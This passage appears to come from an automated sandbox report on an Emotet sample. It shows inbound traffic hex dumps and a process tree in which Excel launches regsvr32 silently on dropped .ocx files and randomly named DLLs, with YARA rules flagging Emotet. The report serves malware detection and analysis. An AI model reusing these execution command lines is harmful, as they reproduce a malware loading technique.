6c 71 fd 83 7d f8 16 42 10 ce 3f cc c0 b1 e2 fa 14 c3 97 9e 8f 32 bc 69 ce e5 1e cc c9 59 71 24 92 7c c4 9f 1e 5d 4e b0 2e
c5 3d 68 c3 b2 b0 03 c9 3d 81 0a 79 ae 1d e3 e9 1d f6 68 c9 5f d5 0e 8e d5 7a f7 36 86 1d 9b 04 17 82 37 c0 6a 56 18 43
e3 71 d1 d3 61 c8 ca bd 10 c3 2e 33 1f 21 bd 61 2a
Data Ascii: *U\jQumPoggb_4v`fc&<"_RJ?~F4.!+M;d.BJQ7[cCA>5 !id+#v#v<":n*Plq}B?2iYq$|]N.=h=yh_z67jVCqa.3!a*</td></tr>
<tr><td>2022-05-23 06:27:23 UTC</td><td>638</td><td>IN</td><td>Data Raw: 5e c8 3b 8a 74 9e 8a 95 e3 5f b8 04 b0 5e aa 1a c2 77 4b 2a 66 9d 14 88 fa d3 87 35 b0 07 82 5c c4 37 83 02
da 63 43 e3 41 92 86 fb 3d 35 fb 20 84 32 24 f2 21 bb 41 b5 3b aa 46 88 0f 8f 54 8b 66 df 3d dc 2c 39 37 66 87 61 af 1f 2d
eb 50 aa 22 da 00 ad 96 c9 db 24 9c 68 92 f7 9a b6 2f 8a b9 64 9e 67 13 2f 8f 08 eb 71 9a e7 be 7c 5d 13 e4 11 87 fc 9b
08 3f e3 10 11 c7 4e 94 00 c5 7c 43 9d bf 63 f6 9c d8 75 ac 81 cd 59 f0 24 70 d1 6e 47 9e 40 48 2a e7 1f 79 39 a2 89 bc
b4 04 42 07 78 41 72 23 f3 2f 43 c8 27 dc ff 1b 41 77 be 79 4d ed 2f 43 5d 69 f7 21 21 0b 6b 2b 20 89 0a 15 5b e1 1b a4
78 c6 7c 86 ed 15 c4 d4 34 8d d1 14 0f 47 c2 89 24 d5 99 12 d8 2f 6d 3e c6 f5 7e ef cb 58 45 72 df e3 40 6e 43 5f c4 16 55
65 38 b1 a1 65 64 6b 8e d8 dd 85 db 92 7c 8b 6c ff
Data Ascii: ^;t_^wK*f5\7cCA=5 2$!A;FTf=,97fa-P"$h/dg/q|]?N|CcuY$pnG@H*y9BxAr#/C'AwyM/C]i!!k+ [x|4G$/
m>~XEr@nC_Ue8edk|l</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:23 UTC	654	IN	Data Raw: 81 75 66 40 c1 8c db 69 d3 d5 9b 6c 2a 68 89 ca 65 d3 d4 dc 36 76 43 f4 dc da 65 58 45 62 e6 cd da 60 43 62 ec 7f 56 65 bc b0 8c 66 64 6b ec e0 99 79 24 55 d1 2b fb 97 ff 89 b4 ab 69 5e 48 e9 97 9e 76 2e cb fc e7 36 85 9c 1e a0 e2 ea 6b 48 2a 91 bb 90 86 36 ff d6 f5 72 6a 66 99 e8 b2 64 78 6a 67 c2 d7 f4 75 5f 65 a6 6c 69 51 e5 de a7 66 21 7a 51 2d 61 5f ec ed c8 4d 31 6b 42 5f 45 3c cc 84 be 65 40 24 63 2d 10 d3 d1 ae a7 29 68 48 dd f1 5a 51 ed 80 be 40 35 71 67 30 26 ce b5 e2 c0 69 63 43 b7 f0 74 5f a4 92 8d 3f 65 64 63 0c e0 99 79 24 55 27 e2 ae d0 03 4e 31 d3 55 9b 6d 7f c6 bc ce 65 40 24 a8 98 21 d5 1c 0f 1f 62 e1 04 0e 2e 9b bb 68 7d fd 88 bc e4 d2 65 58 45 f3 d2 c0 69 63 43 25 7e 29 5e a2 73 11 6c 89 52 42 67 a4 4d 5e 74 5c b8 1f 0f 38 3b ce 37 6b Data Ascii: uf@il*he6vCeXEb`CbVefdky$U+i^Hv.6kH*6rjfdxjgu_eliQf!zQ-a_M1kB_E<e@$c-)hHZQ@5qg0&icCt_?ed cy$U'N1Ume@$!b.h}eXEicC%~)^slRBgM^t\8;7k
2022-05-23 06:27:23 UTC	670	IN	Data Raw: af 13 5d 49 af b1 fa 85 a3 3c 6c 0a e7 16 75 4c 80 05 f8 03 f0 1e 42 78 a5 3f d6 4e e1 27 67 42 bd 32 7b 45 7f b6 f8 7d a7 23 ec a1 69 f3 7c 5d 71 e2 43 78 48 c7 41 73 3d 16 cb d0 2d 79 f5 06 a0 24 d4 cd 4d e8 50 2b 6f 62 e3 e4 0e f6 5a 51 6c bc 06 9b be f5 4e ce 58 45 72 2e f3 b3 ea 07 46 0c fd db 41 97 35 3c 65 2c e0 9e ec 65 5e 14 de bd 4f b3 68 00 4e b8 2f 4e 76 00 b5 21 15 56 8e ac e8 a0 86 5a 98 97 6f 4b 72 1b 58 2b 66 d3 15 48 69 3e c8 30 56 cb 66 58 0d f7 a7 0d 11 a4 07 46 64 e6 a1 48 37 74 84 da 34 76 80 a4 4d 5e 74 5c b8 1f 0f 38 9e 43 33 6b ad da 6c 84 4d 31 76 17 58 fd 5f f2 ed 7c e8 2b 6f 2a e5 44 6a a7 bb 53 e5 b9 52 fb 35 71 6a df e6 c5 2c ff 13 ee 47 fb 62 34 76 73 ec b3 11 84 65 64 6b e6 e1 05 c2 24 55 39 1c e8 97 ff cf 85 4f d2 5e 48 3c Data Ascii:]I<luLBx?N'gB2{E}#i|]qCxHAs=-y$MP+obZQlNXEr.FA5<e,e^OhN/Nv!VZoKrX+fHi>0VfXFdH7t4vM^t\8C3 klM1vX_\|+o*DjSR5qj,Gb4vsedk$U9O^H<
2022-05-23 06:27:23 UTC	686	IN	Data Raw: 52 50 2b ee 9f 20 42 2a 66 8a d2 29 35 fd c6 7d 7b 6a 66 b0 58 74 98 87 22 e8 fe 2a 3e 76 5f 2d bc c5 79 56 a4 ea 9c 1f 7d 71 24 5a b6 b2 2c 68 00 41 b5 b0 6c 5e 48 bd b6 0e a7 66 40 2b db 5b 6c 58 50 aa 94 56 84 49 2a 69 de 6f 6e 35 76 c2 ce fc c7 65 58 4a f6 ad 79 6a 63 c2 99 3a 2a 5a 65 38 b1 77 64 64 6b e6 9e 63 a6 2c 55 36 ee 08 66 00 4e f6 2f 4e 2e eb d4 02 31 ce ab 8c e8 93 be 2d 7c 10 2a 6f 2a 68 c9 66 42 2a 43 ee a8 7e 0f bc 35 4e 5e d9 01 56 17 a9 d2 63 43 e3 40 52 2f e1 94 d5 34 a2 e1 3b 6d 65 21 f8 cd 1a 39 ea 9e 38 0a 4e 31 cd b5 81 e3 b7 c0 61 7c 66 40 d3 be b8 83 5a d9 be 3f 20 68 48 eb cb 0a 5b 6c 35 78 c2 80 21 60 66 58 a3 c4 65 78 ad 27 67 16 70 36 39 65 b6 71 18 11 49 7a 67 65 a0 0e 00 21 63 33 45 68 c7 cb 79 61 6a 5e 8c d4 a1 31 1d e3 Data Ascii: RP+ B*f)5}{jfXt"*>v_-yV}q$Z,hAl^Hf@+[lXPVI*ion5veXJyjc:*Ze8wddkc,U6fN/N.1-|*o*hfB*C~5N^VcC@R/4;me! 98N1a|f@Z? hH[l5x!`fXex'gp69eqIzge!c3Ehyaj^1
2022-05-23 06:27:23 UTC	702	IN	Data Raw: 5f 17 6d 4b f9 17 da 29 4a ff 07 11 59 e1 23 97 01 f9 2a b3 e1 35 03 e9 79 b1 d6 21 13 15 d4 f7 6c 95 98 dd 1f 0b 29 55 d0 67 d5 97 ff 89 74 a0 8b ca 70 3c 05 bc 20 7e 0c a9 12 9e e8 1d 9b ef de d5 97 c9 67 ad d9 0d d4 50 f7 36 fe 36 5b d3 3d 82 37 a0 db b4 c8 43 a3 51 b1 5a 0e 72 f2 4e ec 21 ac e6 10 e6 9b 06 7d a8 ac 6e 17 bf 7d 1f 6b eb 1b 37 60 fd 31 76 a7 2d 5b 56 f8 2c 27 ba 12 6f 2a e9 3d 55 01 f9 52 6c be 33 3c 71 fa 2f a1 d3 08 b9 ee 3c 4e 43 ab e2 ae 88 a0 dd 37 10 39 65 8d f9 9a 9a de bd 61 92 f6 f7 eb 68 b8 51 43 32 5b 12 c5 79 aa ba 3b a1 b7 c5 9e 93 6d d1 05 ec ee 5f af b3 b8 68 5a 96 29 fe ea ce 36 71 eb 23 93 78 ee 67 78 eb 2e 88 63 cb b2 47 e4 72 fe 8f b2 64 6b e6 10 ea 3d 82 92 21 ac 6e a7 74 a9 82 6b eb 13 87 a0 37 29 da e7 35 eb a5 c6 Data Ascii: _mK)JY#*5y!l)Ugtp< ~gP66[=7CQZrN!}n}k7`1v-[V,'o*=URl3<q/<NC79eahQC2[y;m_hZ)6q#xgx.cGrdk=!ntk7)5

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2260**, Parent PID: **576**

General

Target ID:	0
Start time:	08:27:15

Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f930000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **204**, Parent PID: **2260**

General

Target ID:	3
Start time:	08:27:24
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx
Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.922105770.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.922673703.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2052**, Parent PID: **204**

General

Target ID:	4
Start time:	08:27:26
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XpltPypW\hllulW.dll"
Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1222785858.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1221827075.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab881.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar882.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2088**, Parent PID: **2260**

General

Target ID:	5
Start time:	08:27:28
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx
Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.932134658.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.931940850.00000000002D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **592**, Parent PID: **2088**

General

Target ID:	6
Start time:	08:27:29
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\MiFQSWNWaJxwEe\IpsJNE.dll"
Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.1222005095.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.1222562728.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1160**, Parent PID: **404**

General

Target ID:	7
Start time:	08:27:30
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **1808**, Parent PID: **2260**

General

Target ID:	8
Start time:	08:27:32
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx

Copyright Joe Security LLC 2022

Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.938555440.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.939220506.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1300**, Parent PID: **1808**

General

Target ID:	9
Start time:	08:27:34
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\YtTPe\fAqgggPvQZYEzIo.dll"
Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1221815669.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1222570729.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2652**, Parent PID: **2260**

General

Target ID:	10
Start time:	08:27:37
Start date:	23/05/2022

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx
Imagebase:	0xff910000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly